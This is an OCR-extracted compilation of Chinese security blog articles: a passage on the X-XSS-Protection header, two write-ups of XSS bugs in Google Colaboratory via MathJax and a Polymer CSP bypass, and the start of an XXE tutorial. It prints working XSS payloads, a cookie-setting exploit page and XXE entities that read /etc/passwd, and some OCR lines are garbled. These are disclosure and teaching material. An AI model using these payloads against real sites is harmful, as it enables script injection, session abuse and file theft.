可以同时阻止页面的加载，也可以发送一个 XSS 警报。注意这里顺序不能错，因为 IE 不支持 report XSS 警报，所以如果 mode=block 写在最后面的话，在 IE 中就无法阻止整个页面加载，而是只清除了不安全的代码。



所以，最优的选项是?

看到这里你一定觉得 X-XSS-Protection:1;mode=block;report=<reporting-uri> 是

最优的选项。没错，我也是这么认为的。但是！凡事不是绝对的。在有些情况下，默认开启（X-XSS-Protection:1）的浏览器的 XSS filter/auditor 反而会使我们的页面变得不安全。原因很简单：

XSS filter/auditor 的过滤能力有限。这个模块的原理就是一堆的过滤规则，那就会有被绕过的可能。

清除能力有限。这个模块会清除不安全的 XSS 代码，这点是毋庸置疑的。但是如果攻击者精心构造了一段代码，在被清除了部分代码后剩下的代码仍然可以构造成恶意代码。

打个简单的比方，我在一段文字中的过滤 'script' 字符串，但是假设我构造了一段 "sscriptcript" 字符串，如果没有循环过滤，那么在过滤后仍然有“script”存在，没过滤干净会导致严重的安全问题。还有可能将无害的标签变成有害的标签。IE 8 中的 XSS 过滤器缺陷就曾经导致了一个 UXSS。

那这么说直接阻止页面加载（X-XSS-Protection:1;mode=block）不就安全了？

不然。这个选项在检测到 XSS 后会直接阻止页面的加载。但有人研究出会导致信息泄露，像这个例子：

https://bugs.chromium.org/p/chromium/issues/detail?id=396544

所以，对网站管理者来说，当你认为你的网页对 XSS 的防御能力已经很优秀了，那你就不需要开启 X-XSS-Protection 这个选项了，把它的值设置为 0 即可。

否则，X-XSS-Protection:1;mode=block;report=<reporting-uri> 是你最优的选择。


我是如何找到 Google Colaboratory 中的一个 xss 漏洞的

原创： 晚风 信安之路 2018-08-04

在本文中，我来讲讲我碰到的一个有趣的 XSS。2018 年 2 月，我在 google 的一个网络应用中发现了这个 XSS。这篇文章我不希望只是直接写出这个 XSS 存在在哪里，我会写出我找到这个 XSS 漏洞的思路，以及我在这个过程中需要克服哪些困难。另外，我还会讲一个用 javascript 小技巧绕过 CSP（内容安全策略）的例子。

什么是 Google Colaboratory

Google Colaboratory 是基于 Jupyter Notebook 的一个应用，主要作为大数据分析记录数据的笔记本。在 Colaboratory 中你可以创建包含文本和代码的文档，文本格式类似 markdown，支持 python2 或 3。代码可以在 Google Cloud 中执行，执行结果可以直接放在文档中。这种处理方式在科学研究中很方便。你可以准备一组数据和以什么方式处理这组数据的代码或者是维恩图。在 Colaboratory 的首页就有这种例子的展示。



像往常一样，我专注于寻找 XSS 漏洞和其他的一些漏洞。

我在之前就提到过了，Colaboratory 的文本使用 markdown 标记语法，markdown 是一种非常适合写笔记的语法，举个例子，你可以输入 **test** 来打印出粗体字，输入*test*打印出斜体字。

有趣的是，许多 markdown 语法解析器允许你直接使用 HTML 标记。Colaratory 也是同样的。例如，当你输入以下代码：

```
This is <strong>bold</strong>
```

然后你会在网页的 DOM 树中看到同样的代码

并且“bold”这个单词就变成了粗体。

接下来尝试着加一点简单的 XSS 代码：

```
Test<imgsrc=1onerror=alert(1)>
```

然而 DOM 树中显示的是

```
Test<imgsrc=1>
```

这意味着 Colaboratory 使用了 html 过滤器过滤掉了一些危险代码，像

onerror 事件，我在下面会说他到底用了什么 html 过滤库。

所以我们尝试一些别的方法。一个非常常见的在 markdown 解析器中注入 js 代码的方法是使用 javascript 伪协议的超链接，像这段代码：

```
[CLICK](javascript:alert(1))
```

被解析后就会被变成

```
<ahref="javascript:alert(1)">CLICK</a>
```

然而在 Colaboratory 中，并没有什么效果。当我使用 http/https 以外的协议时，这段 HTML 代码不会包含一个链接。另外我注意到，即使这个 URL 不包含一个正确的域名，这个链接也还是会被生成。就像我输入：

```
[CLICK](http://aaa$$$**bbbb)
```

上面的代码会被解析成

```
<ahref="https://aaa$$$**bbbb">CLICK</a>
```

我们便可以猜测 URL 的验证是通过简单的正则表达式完成的。因为 markdown 在 Colaboratory 中被解析成 javascript 代码，于是我准备从这个应用中的 js 文件入手，查找到那段用于验证 URL 的正则表达式。很快我就找到了下面的这段代码：

```
[...]
            returnqd(b?a: "about:invalid#zClosurez")
        }
          , sd=/^(?:(?:https?|mailto|ftp):|[^:/?#]*(?:[/?#]|$))/i
          , td=function(a) {
    [...]
```

高亮的那一行是验证链接中的 URL 的正则表达式。我仔细看了一下，但找不到任何办法去绕过。虽然我花费一些时间去寻找这个表达式而且绕过不了，但时间并没有被浪费。我在想既然我发现一个地方会去验证链接的正确性，那或许附近的一些地方为会有一些代码去过滤 HTML？

换句话说，我应该能够找到那段在之前移除 onerror 事件的函数。我的直觉并没有让我失望，在附近的几行代码中，我找到了以下的一段代码：

```
varFm=xK("goog.html.sanitizer.SafeDomTreProcessor")
```

我快速地谷歌了一下，goog.hml.sanitizer.SafeDomTreeProcessor 是 Google Closure library 的一部分。它包含了一份标签黑白名单。我花了些时间尝试去绕过 Closure 的过滤器但无济于事。在 HTML 过滤方面 Closure 毕竟是一个很受欢迎的依赖库。因此我不太可能在短时间内找到它的一些安全缺陷。

在这方面，我可以从不同的角度看待 Colaboratory。我在应用文档中注意到之前没有注意到的一件事： Colaboratory 还支持 LaTeX 语法。这可能是突破点。

我回到 Colaboratory 中，写出了以下的代码：

```
\frac12
```

这在 DOM 树中产生了以下的内容：

```
<spanclass="MathJax"id="MathJax-Element-5-Frame"tabindex="0"data-mathml="<mat
    h
    xmlns=&amp;quot;http://www.w3.org/1998/Math/MathML&amp;quot;><mfrac><mn>1</mn>
    <mn>2</mn></mfrac></math>"role="presentation"style="position: relative;">
    <nobraria-hidden="true">[...] </nobr>
    <spanclass="MJX_Assistive_MathML"role="presentation">
     <mathxmlns="http://www.w3.org/1998/Math/MathML">
      <mfrac>
       <mn>1</mn>
       <mn>2</mn>
      </mfrac>
     </math>
    </span>
    </span>
```

<nobr> 标记中还有一大块代码，但这里为了简洁把他们删除了。

这些代码看起来非常有意思。我之前提到过 Colaboratory 使用 Closure 依赖库去清除 HTML 代码的危险元素。Closure 有一个标签的白名单，白名单中不包含这些标签：<math><mfrac><mn>。然而，由于渲染了 LaTeX，这些标签出现在了 HTML 中。此外，在第一行中，在 data-mathml 属性中，你可以看到完全相同的 HTML，这些 HTML 将在 DOM 树中渲染多行。

现在我感觉我离正确的答案越来越近了。为什么？因为，这个应用的这种行为显示了 Closure 库从不清除由 MathJax（LaTeX 依赖库）生成的 HTML 代码。此时，在 Colaboratory 中寻找 XSS 的问题就演变成了在 MathJax 中寻找 XSS。对于我来说，MathJax 似乎没有因为安全问题而经过仔细审核。

所以我查找 MathJax 的文档去寻找它支持哪些 LaTeX 命令。一开始，我注意到了下面的命令：

```
\href{url}{math}
```

根据文档的说明，你可以用这条命令在 LaTeX 里创建一个超链接，感觉可以在这里构造 XSS

```
\href{javascript:alert(1)}{1}
```

不幸的是，事实证明，MathJax 具有安全模式，可以防止这种攻击。

继续看文档，我发现 \unicode 命令可以使所有的 unicode 字符通过代码值的形式表示在 LaTeX 代码中。可以使用十进制和十六进制形式的数字。于是我在 Colaboratory 中尝试了一下，用下面两种方法输入大写字母 A

```
\unicode{x41}\unicode{65}
```

然后在 DOM 树中出现了以下的内容:

```
<spanclass="MathJax"id="MathJax-Element-6-Frame"tabindex="0"data-mathml="<mat
    h
    xmlns=&amp;quot;http://www.w3.org/1998/Math/MathML&amp;quot;><mtext>&amp;#x41;</mtext
    ><mtext>&amp;#65;</mtext></math>"role="presentation"style="position: relative;">
    <spanclass="MJX_Assistive_MathML"role="presentation">
     <mathxmlns="http://www.w3.org/1998/Math/MathML">
      <mtext>A</mtext>
      <mtext>A</mtext>
     </math>
    </span>
    </span>
```

其中，data-mathml 属性中包含了<mtext>标签，HTML 实体与我输入的格式完全相同，就像A和A。因此，MathJax 可能根本不验证 \unicode 命令的参数，只是将其直接放入 HTML 中。我们再试一下:


```
\unicode{<imgsrc=1onerror=alert(1)>}
```

于是 DOM 树中出现了:

```
<spanclass="MathJax"id="MathJax-Element-7-Frame"tabindex="0"data-mathml="<mat
    h xmlns=&amp;quot;http://www.w3.org/1998/Math/MathML&amp;quot;><mtext>&amp;amp;#<img
    src=1 onerror=alert(1)>;</mtext></math>"role="presentation"style="position:
    relative;">
    <spanclass="MJX_Assistive_MathML"role="presentation">
     <mathxmlns="http://www.w3.org/1998/Math/MathML">
      <mtext>&amp;amp;#
       <imgsrc="1"onerror="alert(1)">
      ;</mtext>
     </math>
    </span>
    </span>
```

很棒！img 标签没有被过滤，出现在了 DOM 树中，现在我们的问题在于... 页面中并没有出现 alert 这个框。

我想了一会没想出来为什么页面没有 alert 出来，但是当我看到控制台的时候，一切都明白了。



因为 Colaboratory 被 CSP 保护了。CSP 生效从而防御住了 XSS。但不管怎么样我决定向 Google 提交这个 bug，因为 CSP 没有改变 XSS（MathJax bug）存在的这个事实。

我发送了一个报告给 Google 并决定睡觉去了。明天早上起来再想办法绕过 CSP。

CSP 绕过

其实昨晚我并没有睡好。虽然我昨天提交了一个 XSS bug，但它不能正常弹出 alert 的框，我有点不甘心。今天继续努力。

Colaboratory 中使用的 CSP 策略包含了两个最重要的指令：'nonce-...' 和 'strict-dynamic'。通常，'nonce-...' 会使 script 标签只有在这个 script 标签包含一个 nonce 属性的值和 'nonce-...' 指令的值相同的时候，这个 script 脚本才会被执行。'strict-dynamic' 允许将信任关系传递给动态生成的脚本，也就是说，“strict-dynamic”允许 js 动态添加的脚本执行，而忽略 script-src 的白名单。并且，其他的 script-src 白名单会被忽略，浏览器不会执行静态或解析器插入的脚本，除非它伴随有效的 nonce 值。 当你有一个可信的脚本（假设他有正确的 nonce 值），并且它在 DOM 树中添加了一个新的<script>脚本，那么这个新的脚本是可信的。因为它是被一个已存在的可信脚本添加的。

去年，Sebastian Lekies, Krzysztof Kotowicz 和 Eduardo Vela Nava 在各种安全会议上发表了题为“Breaking XSS mitigations via Script Gadgets"

https://www.blackhat.com/docs/us-17/thursday/us-17-Lekies-Dont-Trust-The-DOM-Bypassing-XSS-Mitigations-Via-Script-Gadgets.pdf


的精彩演讲。演讲中提到了在各种受欢迎的 JS 框架中绕过针对 XSS 的各种缓解措施，这其中就包括了 CSP。在演讲中你还可以找到一张幻灯片，其中显示了你可以绕过以下框架的哪种安全措施。事实表明，Polymer（Colaboratory 使用的框架）可以绕过任何类型的 CSP。

Framework / Library	CSP				
	whitelists	nonces	unsafe-eval	strict-dynamic	Ch
Vue.js			✔	✔	
Aurelia	✔	✔	✔	✔	
AngularJS 1.x	✔	✔	✔	✔	
Polymer 1.x	✔	✔	✔	✔	
Underscore / Backbone			✔		
Knockout			✔	✔	

Polymer 是什么？这是一个 JS 库，可以用它来自定义你自己的 HTML 元素，并在代码中直接使用。打个比方，你可以按“SHARE”按钮，然后新的元素<colab-dialog-impl>将会出现在 DOM 树中。我的想法是尝试替换该元素的默认模板，所以我写了下面的代码：

```
$ \unicode{</math><dom-moduleid=colab-dialog-impl>
    <template>
    SOME RANDOM TEXT
    </template>
    </dom-module>} $
```

结果你可以看下面的演示动画。



这很棒！在点击了“SHARE”后，你可以清楚地看到我写的“SOME RANDOM TEXT”文字出现，取代了之前的窗口。

现在让我们来换上注入的脚本：

```
$ \unicode{</math><dom-moduleid=colab-dialog-impl>
    <template>
     <script>alert(1)</script>
    </template>
    </dom-module>
    <colab-dialog-impl>} $
```

我们再次停下来理解一下为什么它能生效。<script>标签事实上位于<template>元素中。接下来，每当“SHARE”按钮被按下时，脚本将会被 Polymer 插入进 DOM 树中。因为 Polymer 是可信的脚本，所以新生成的脚本也是可信的。这就利用了 CSP 的‘strict-dynamic’指令绕过了限制。

经过了这漫长的探索，这个 XSS 终于能正常弹框了。

总结

最后总结一下，首先我展示了我是如何在 Colaboratory 中识别 XSS，然后通过在 MathJax 依赖库中寻找到了安全问题从而在 DOM 树中注入了我们的恶意代码。最后，我使用了一个被称为 JS 小技巧来绕过 CSP（内容安全策略）。

目前，MathJax 中的安全问题已经得到了修复。

https://blog.bentkowski.info/2018/06/xss-in-google-colaboratory-csp-bypass.html?view=classic

Google Calaboratory 的另一个 XSS 漏洞

原创： DM 信安之路 2018-10-28

三个月以前，我写了一篇文章来介绍我在 Google Colaboratory 上发现的一个 XSS 漏洞，这篇文章是对前文的一些扩展，并且展示了我在同一个 web 应用中发现的另一个 XSS。所以我建议先看看上一篇文章再阅读本文。

a 之之上个 X 之个『之文 人之文企 件享享

我们先来简单回顾一下上篇文章中我们是如何找到 Google Calaboratory 中的那个 XSS 的：

1、首先我分析了一下 Google Calaboratory 这个应用中的 XSS 漏洞


2、然后我发现这个应用使用了一个 MathJax 库来渲染 LaTex 公式

3、最后我在 MathJax 中找到了一个 XSS，其本身就是对 LaTeX 公式中的\ unicode {}指令的滥用导致了这个 XSS


从技术角度来看，这个问题不应该怪罪 MathJax 本身，而是出在一个默认被激活的插件 Assitive MathML 上。在 MathJax 的作者修复这个 bug 之前，谷歌只是通过禁用插件来摆脱 XSS。这种做法从根本上消除了 XSS 的问题，不愧是一个非常机智的方法，不是么？

这种做法确实可以从根本消除 XSS 问题，除非我有办法重新启用这个插件。

这一次，我又尝试在 Google Colaboratory 寻找其他 XSS 漏洞的时候，注意到了一个有趣的行为：当我按下右键单击 MarkDown 中生成的 LaTeX 公式时，我得到一个标准的 Colaboratory 弹出菜单。但是，当我右键单击目录时，我会得到一个 MathJax 菜单！见下图：




这就证明代码中有一部分代码可以去重新打开 Assistiv MathML 插件！



当我这样做时，我前一篇文章中提到的 XSS 方法，又生效了

$ \unicode {41 <img src = 1 onerror = alert document.domain >} $



好了，现在的问题是，我们是否有可能为另一个用户制造 XSS 漏洞？这还需解决另一个问题：MathJax 在哪里存储有关重新启用 Assistive MathML 的信息？

找了一下，在 cookie 中找到了重新启用 Assistive MathML 的方法。注意到以下

cookie mjx.menu = assistiveMML:true

由于 cookie 可以跨子域设置，所以这对我们寻找到 XSS 非常有利。四年前我在博客文章中写了另一个关于通过 cookie 引发 XSS 的例子 上中》与个 上之之上个 件享 ，所以这里直接给出攻击方案：

1、如果在 Google 其他任意的子域上存在一个我们能利用的 XSS，例如：some-random-domain.google.com

2、在该域中，我们设置了

cookie document.cookie =“mjx.menu = assistiveMML:true; Domain = .google.com; Path = /”


3、现在，我们刚刚设置的名为 mjx.menu 的 cookie 会在每次请求 Google

子域时自动添加到请求中

我通过在 /etc/hosts 中定义 some-random-domain.google.com 然后使用以下代码来模拟攻击：

```
<!doctype html>
    <meta charset= utf-8>
<button onclick= exploit()style= font-size   48px>
  设   cookie                Colaboratory
</button>
<SCRIPT>
  function exploit() {
      const COLAB_URL="https://colab.research.google.com/notebooks/welcome.i
pynb";
      document.cookie="mjx.menu = assistiveMML:true; Domain = .google.com;
Path = /";
      location=COLAB_URL;
  }
</script>
```

以下是结果：



从这个 XSS 中我得到的最重要的结论是，在审计任何外部 JS 库时，必须特别注意其存储机制（如 cookie 或 localStorage）。对于 MathJax ，在加载库时会从 cookie 中读取配置去覆盖默认选项，这就给构造 XSS 带来了可乘之

机。另一点就是 cookie 的作用域设置带来的安全问题。一个子域设置的 cookie 需要被另一个子域使用时，务必检查 cookie 中内容的安全性。

https://blog.bentkowski.info/2018/09/another-xss-in-google-colaboratory.html

DTD 实体 XXE 浅析

原创： HLW 信安之路 2018-02-04

在 FIT2018 互联网创新大会上得知，最新的 OWASP top10 中，XXE 已上升至第三位，所有对 XXE 产生了强烈的兴趣。虽然之前也听说过 XXE，但是一直未深入了解。经多方资料查询，愈发感受到 XXE 攻击的强大。

以下是我这段时间对 XXE 学习的一点总结，比较浅显，仅供参考。

0x00 什么是 XXE

XXE：XML External Entity，即外部实体攻击。要了解 XXE 攻击，需要先了解 XML 相关语法。

XML 相关语法

XML 是一种可扩展标记语言，被设计用来传输和存储数据。XML 的基本格式如下：

上述 XML 代码基本可分为三部分:

第一部分是 xml 的版本。

第二部分是 xml 的 DTD(Document Type Definition) 文档类型定义。

第三部分是 xml 语句。

而外部实体攻击主要就是利用 DTD 的实外部体来进行注入。

下面着重讲解一下 DTD 实体的相关语法。

DTD 有两种构建方式，分别为内部 DTD 声明和外部 DTD 引用。

内部 DTD 声明:

<!DOCTYPE [ ]>

外部 DTD 引用:

<!DOCTYPE SYSTEM " ">

DTD 实体同样有两种构建方式，分别为内部实体声明和外部实体声明。

内部实体声明：

```
<!ENTITY entity-name "entity-value">
```

外部实体声明：

```
<!ENTITY entity-name SYSTEM "URI/URL">
```

外部实体示例：

```
<!DOCTYPE hlw [<!ELEMENT foo ANY >
<!ENTITY  xxe SYSTEM "file:///etc/passwd" >]>
<hlw>&xxe;</hlw>
```

上述代码中，XML 的外部实体“xxe”被赋予的值为：file:///etc/passwd

当解析 xml 文档时，xxe 会被替换为 file:///etc/passwd 的内容。

注意：

一个实体由三部分构成：一个和号 &，一个实体名称，以及一个分号 ；

更多 XML 相关语法，请参考：

http://www.runoob.com/xml/xml-tutorial.html

XXE 攻击原理

在 XML1.0 标准里，XML 文档里的实体的标识符可以访问本地远程内容，如果在外部实体引用的过程中，注入恶意代码，即可引发信息泄露等安全问题。

比如上述示例中所演示的 URI，即可读取 passwd 中的敏感信息。

0x01 XXE 攻击方式

一般 XXE 利用分为两大场景：有回显和无回显。有回显的情况下可以直接在页面中看到 Payload 的执行结果或现象；


无回显的情况又称为 blind xxe，可以使用外带数据通道提取数据。

1.有回显情况：

有回显的情况可以使用如下的两种方式进行 XXE 注入攻击。

（1）直接将外部实体引用的 URI 设置为敏感目录。

```
<!DOCTYPE foo [<!ELEMENT foo ANY >

<!ENTITY  xxe SYSTEM "file:///etc/passwd" >]>

<foo>&xxe;</foo>
```

